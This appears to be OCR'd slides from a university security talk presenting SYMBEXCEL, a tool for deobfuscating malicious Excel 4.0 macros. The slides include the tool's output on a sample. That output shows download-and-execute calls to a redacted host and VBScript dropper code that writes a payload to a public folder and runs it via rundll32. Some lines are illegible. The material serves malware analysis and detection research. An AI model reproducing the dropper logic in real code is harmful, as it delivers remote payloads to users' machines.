$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
F[illegible]fw04X.vbs']
FWRITE: ['OcTBF9T = "https://[redacted].com/k.php"\rhb0 = "https://[redacted].com/k.php"']
FWR[illegible])']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: [[illegible]\\Users\\Public\\Doc[illegible]8w.txt",2\rei7BT7[illegible]']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs']

FOPEN:  ['C:\\Users\\Public\\Documents\\qQBF.vbs']
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe","C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer","C:\\Windows\\System32",Null,0']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs']
```

	URLs	Filenames	Domains	IPs
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	1,087	758	451	133
SYMBEXCEL	**1,806**	**3,231**	**635**	**215**

Temporal Analysis of Excel 4.0 Macros

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1) **Triggering Mechanisms:** Auto_Open, Auto_Close, Auto_Activate, VBA, DCONN

2) **Obfuscation:** Control-flow, Data-flow

3) **Sandbox Detection**

4) **Anti-Analysis:** File format parser, XL4 Grammar parser, Evaluation Logic

Temporal Analysis of Excel 4.0 Macros

1) Triggering Mechanisms: Auto_Open, Auto_Close, Auto_Activate, VBA, DCONN

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

Temporal Analysis of Excel 4.0 Macros

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

Conclusion

- De-obfuscating XL4 macros is hard. Many samples still have a low detection rate in VirusTotal

- *SYMBEXCEL* allows the analysis of samples that would otherwise be impossible to de-obfuscate concretely

- Our code is public at https://github.com/ucsb-seclab/symbexcel

- Questions? Contact me at *ruaronicola@ucsb.edu*